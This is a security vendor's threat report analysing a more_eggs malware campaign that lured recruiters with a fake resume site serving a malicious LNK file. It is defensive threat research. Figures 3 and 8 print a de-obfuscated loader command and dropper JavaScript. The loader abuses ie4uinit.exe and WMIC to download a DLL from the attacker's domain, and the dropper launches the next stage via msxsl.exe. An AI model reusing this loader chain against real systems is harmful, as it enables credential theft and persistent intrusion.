# More_eggs Activity Persists Via Fake Job Applicant Lures

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 20:49:23 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

**Here's the latest from our TRU Team…**

## What did we find?

In May 2024, eSentire's Threat Response Unit (TRU) identified and traced activity related to a more_eggs malware campaign targeting a customer in the industrial services industry. However, eSentire MDR for Endpoint blocked the activity after the user attempted to open the resume-themed loader.

Specifically, the targeted individual was a recruiter that was deceived by the threat actor into thinking they were a job applicant and lured them to their website to download the loader. eSentire observed similar tactics with more_eggs back in early 2022.

More_eggs is a malicious software containing several components engineered to steal valuable credentials, including usernames and passwords for corporate bank accounts, email accounts, and IT administrator accounts and is sold on the Dark Web as a Malware-as-a-Service (MaaS).

The Golden Chickens group (aka Venom Spider) is believed to be the threat operators behind more_eggs, and the malware is known to be utilized by the very capable FIN6, Evilnum, and Cobalt cybercriminals.

### Delivery

The delivery of the malware took place from the response to a LinkedIn job listing, where the attacker posed as a potential candidate, providing a link to the fake resume download site. When navigating to the site, the victim was met with a 'Download CV' button (Figure 1), which resulted in the download of a malicious Windows Shortcut File (LNK).

This delivery method has been observed by eSentire in previous more_eggs malware campaigns, where attackers have disguised themselves in both roles, as the recruiter and as the potential candidate.

The threat actors behind these campaigns target organizations and individuals by leveraging periods of time where hiring is typically at an increase.





Figure 1: Fake resume download site

Navigating to the same URL days later results in the individuals resume in plain HTML, with no indication of a redirect or download (Figure 2).





Figure 2: Normal resume site

## Loading/Loader

Once the victim downloads and opens the .LNK file, in this case “Christian C. Velour.LNK”, the shortcut points to the executable “cmd.exe” followed by a long-obfuscated command. The command uses a lot of string substitutions to make analysis more difficult.

However, once de-obfuscated (Figure 2), the intent of the malicious .LNK file becomes clearer. When opened, the malicious command line generates a series of strings which are added to a new .INF file: “ieuinit.inf”. An INF file is a plain text configuration file used by the Windows operating system to install, uninstall, or configure device drivers, software components, or system settings.

In this case, the Loader uses the configuration as a reference point for the Malicious DLL download URL.


From there, the malicious command line creates a copy of the legitimate Microsoft “ie4unit.exe” executable in the user’s appdata\microsoft directory, which is the same directory the loader saved the malicious .INF file.

The “ie4unit.exe” file is a legitimate Microsoft Windows executable that is responsible for initializing certain settings and components related to Internet Explorer.

Here, it is used to execute commands from the specially prepared “ie4uinit.inf” file and to download the malicious DLL from a8advbiejf[.]christianvelour[.]com.

As seen in Figure 3, Windows' WMI is invoked to run the hijacked copy of "ie4unit.exe", which then drops the malicious DLL file named "55609.dll".

This DLL is then registered into the user's registry and executed using "regsvr32.exe" to establish persistence, gather data about the infected host, and to drop additional payloads.




```
(for %k in (
    "[6D24]"
    "sc"
    "robj,NI http://a8advbiejf.christianvelour.com/sfglfjgg4ks4f"

    "[strings]"
    "Vacations=b;Specifies"
    "Endless=t;Panther"
    "shortsvcname=' '"
    "Dance=%time%"
    "Homeless=/"
    "servicename=' '"
    "Artwork=com"
    "Instances=h"
    "Dynamics=:;Applies"
    "Continuous=init"

    "[defaultinstall.windows7]"
    "UnRegister"
    "OCXs=6D24"
    "delfiles=73EF5"

    "[version]"
    "signature = $windows nt$"

    "[73EF5]"
    "ieuinit.inf"

    "[destinationdirs]"
    "defaultdestdir=11"
    "73EF5=01"
)
do @echo %~k)>"%appdata%\microsoft\ieuinit.inf" &&
set "Powers=ie4uinit.exe"
call xcopy /Y /C /O %windir%\system32\ie4uinit.exe "%appdata%\microsoft\*" | set Hughes08=Shaft && start ""
/mic process call create "%appdata%\microsoft\ie4uinit.exe -basesettings" | set "Hughes2=Vital Chair Dutch
Casino Shops Elements Hover Stops Disorders License Ghost Sciences Describes Helps Certificates Disks
Postcards Grows Furnishings Theme Beauty Detail Frame Ankle Reform Portion Possibilities Ivory Agent Muffin
Baskets Experiences Watches Supplements Cycle Swamp Accuse Illegal Comes Tanks Thesaurus Penalty Settings
Interests Alerts Reason Other"
```

Figure 3: De-obfuscated .LNK which uses legitimate Windows processes to download and execute malicious DLL

## Payload

Upon inspection of the "55609.dll", the DLL is highly obfuscated and contains multiple anti-debug and anti-sandbox checks. The DLL's payload is encrypted and so a key is generated in an iterative fashion for the payload to get decrypted during execution.

Specifically, there is a loop which contains a string with the keyword "SqadTO" followed by a numerical number which starts at 0 and then increases by one until a match is found with a hardcoded hash (Figure 4). This process delays the execution of the payload until a match is generated.





Figure 4: Loops to generate the key for the encrypted payload

As per the [Security Brief from Proofpoint UK], the malware uses the RC4 algorithm to decrypt the strings.An example of the decryption can be seen in Figure 5 and 6.


Figure 5: The generated RC4 key is passed along with the encrypted string to the decryption function


Figure 6: Example of a string decrypted after the decrypt function is run

Within the decrypted DLL, the malware sets up persistence on the host's registry (Figure 7) and is responsible for dropping the "msxsl.exe" binary along with 2 other txt files which contain JavaScript code. These files are dropped in the %appdata%/Roaming/Microsoft folder.





Figure 7: The DLL adds registry keys on the host's machine to setup persistence

The first text file “7E9CB3FBF4FD0B07.txt” (Figure 8), contains obfuscated JavaScript code that is responsible for launching the second text file “1A4D05F30007.txt” using msxsl.exe.

```
var xyeefk2463 = 0;

function xyeefk5415(xyeefk17) {
    return new ActiveXObject(xyeefk17);
}

var xyeefk674 = "x";
var xyeefk296 = ".";
var xyeefk2241 = "e";
var xyeefk44 = "s";
var xyeefk5 = "l";
var xyeefk371 = "t";
var xyeefk793 = "M";
var xyeefk721 = "a";
var xyeefk6 = "p";
var xyeefk65 = "C:\\Users\\Rik\\AppData\\Roaming\\Microsoft\\";
var xyeefk9755 = "1A4D05F30007";
var xyeefk14 = xyeefk296 + xyeefk371 + xyeefk674 + xyeefk371;
var xyeefk2827 = xyeefk9755 + xyeefk14 + " " + xyeefk9755 + xyeefk14;
var xyeefk96 = xyeefk793 + xyeefk44 + xyeefk674 + xyeefk44 + xyeefk5 + xyeefk296 + xyeefk2241 + xyeefk674 + xyeefk2241;
var xyeefk26 = xyeefk5415(xyeefk44 + "h" + xyeefk2241 + "ll" + xyeefk296 + xyeefk721 + xyeefk6 + xyeefk6 + xyeefk5 + "ica" + xyeefk371 + "ion");
xyeefk26.ShellExecute(xyeefk96, xyeefk2827, xyeefk65, "", 0);
xyeefk2463 = 297;


xyeefk14 = .txt
xyeefk2827 = 1A4D05F30007.txt 1A4D05F30007.txt
xyeefk96 = Msxsl.exe
xyeefk26 = shell.application
```

Figure 8: Obfuscated JavaScript code which execute the second text file dropped "1A4D05F30007.txt"

Within “1A4D05F30007.txt” there is a fair amount of JavaScript code with various functions (Figure 9), but in summary the code appears to setup a command and control (C2) client which reaches out to hxxps[://]dcc[.]olcrv[.]com/login/tologin, and sends details from the host’s system such as OS version, local IP, antivirus software installed.

The code also has the capability ability to check whether the malicious script has system privileges, a function called “eTask” that can execute tasks received from the C2 server, and the ability to further download and execute files via the “dExec” function, which are all similar functions previously observed in more_eggs campaigns.


Figure 9: Various functions observed in the more_eggs payload JavaScript code

## What did we do?

- eSentire MDR for Endpoint blocked the malicious activity after the user attempted to open the resume-themed loader.
- Our team of 24/7 SOC Cyber Analysts isolated the affected host and notified the customer to provide support with complete remediation.

## What can you learn from this TRU Positive?

- More_eggs campaigns are still active and their operators continue to use social engineering tactics such as posing to be job applicants who are looking to apply for a particular role, and luring victims (specifically recruiters) to download their malware.
    - The malware continues to use LinkedIn for distribution, which allows for the targeting of specific industries and organizations.
    - It utilizes heavy obfuscation as well as other techniques to evade possible detections, showing the level of sophistication more_eggs maintains.
    - It maintains a stealthy profile by abusing legitimate Windows processes and feeds those process instructions via script files.
- As these campaigns have occurred multiple times over the last several years with significant overlap from previous versions, it is probable the threat actors behind the malware are finding success with their current methods.
- Additionally, campaigns like more_eggs, which use the MaaS offering appear to be sparse and selective in comparison to typical malspam distribution networks.

## Recommendations from our Threat Response Unit (TRU):

1. Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
    - Employ exhaustive endpoint monitoring for LOLBINs, aka Trusted Windows Binary abuse. LOLBINs of interest include cmd.exe, wscript.exe, wmic.exe, cmstp.exe, msxsl.exe, powershell.exe, and ie4uinit.exe. Ensure endpoint products have rules in place to detect suspicious usage of these Windows processes.
2. Ensure employees are aware of common phishing tactics and implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees on emerging threats in the threat landscape.
    - Be suspicious of attachments from people you don’t know – additional care is required in cases where you must accept documents from the public (such as with employee hiring process).
    - Inspect attachment file types by right clicking the file and selecting properties.
    - Documents should never come as LNK, ISO, or VBS files.
    - Often, these malicious files will be enclosed in a .zip file to bypass email filters.
3. Have an easy process in place for reporting phishing and suspicious behavior.
    - Leadership is responsible for ensuring a positive and convenient path is in place for reporting suspicious behavior.
    - Develop a collaborative culture of cyber resiliency where employees are comfortable to bring forward questions, and even mistakes when it comes to email behavior and downloads. Punishing employees for falling for phishing scams will reduce the chances that they – and other employees – report them in the future.
4. Users and administrators must adhere to the principle of least privilege by limiting account permissions strictly to those necessary for their operational roles, helping to minimize potential damage from malware infections.

## Indicators of Compromise

You can access the Indicators of Compromise here.

## References


- Security Brief: TA4557 Targets Recruiters Directly via Email
- GOLDEN CHICKENS: Evolution of the MaaS
- https://github.com/esThreatIntelligence/iocs/blob/main/more_eggs/more_eggs_iocs_5-29-2024.txt


To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

## ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

---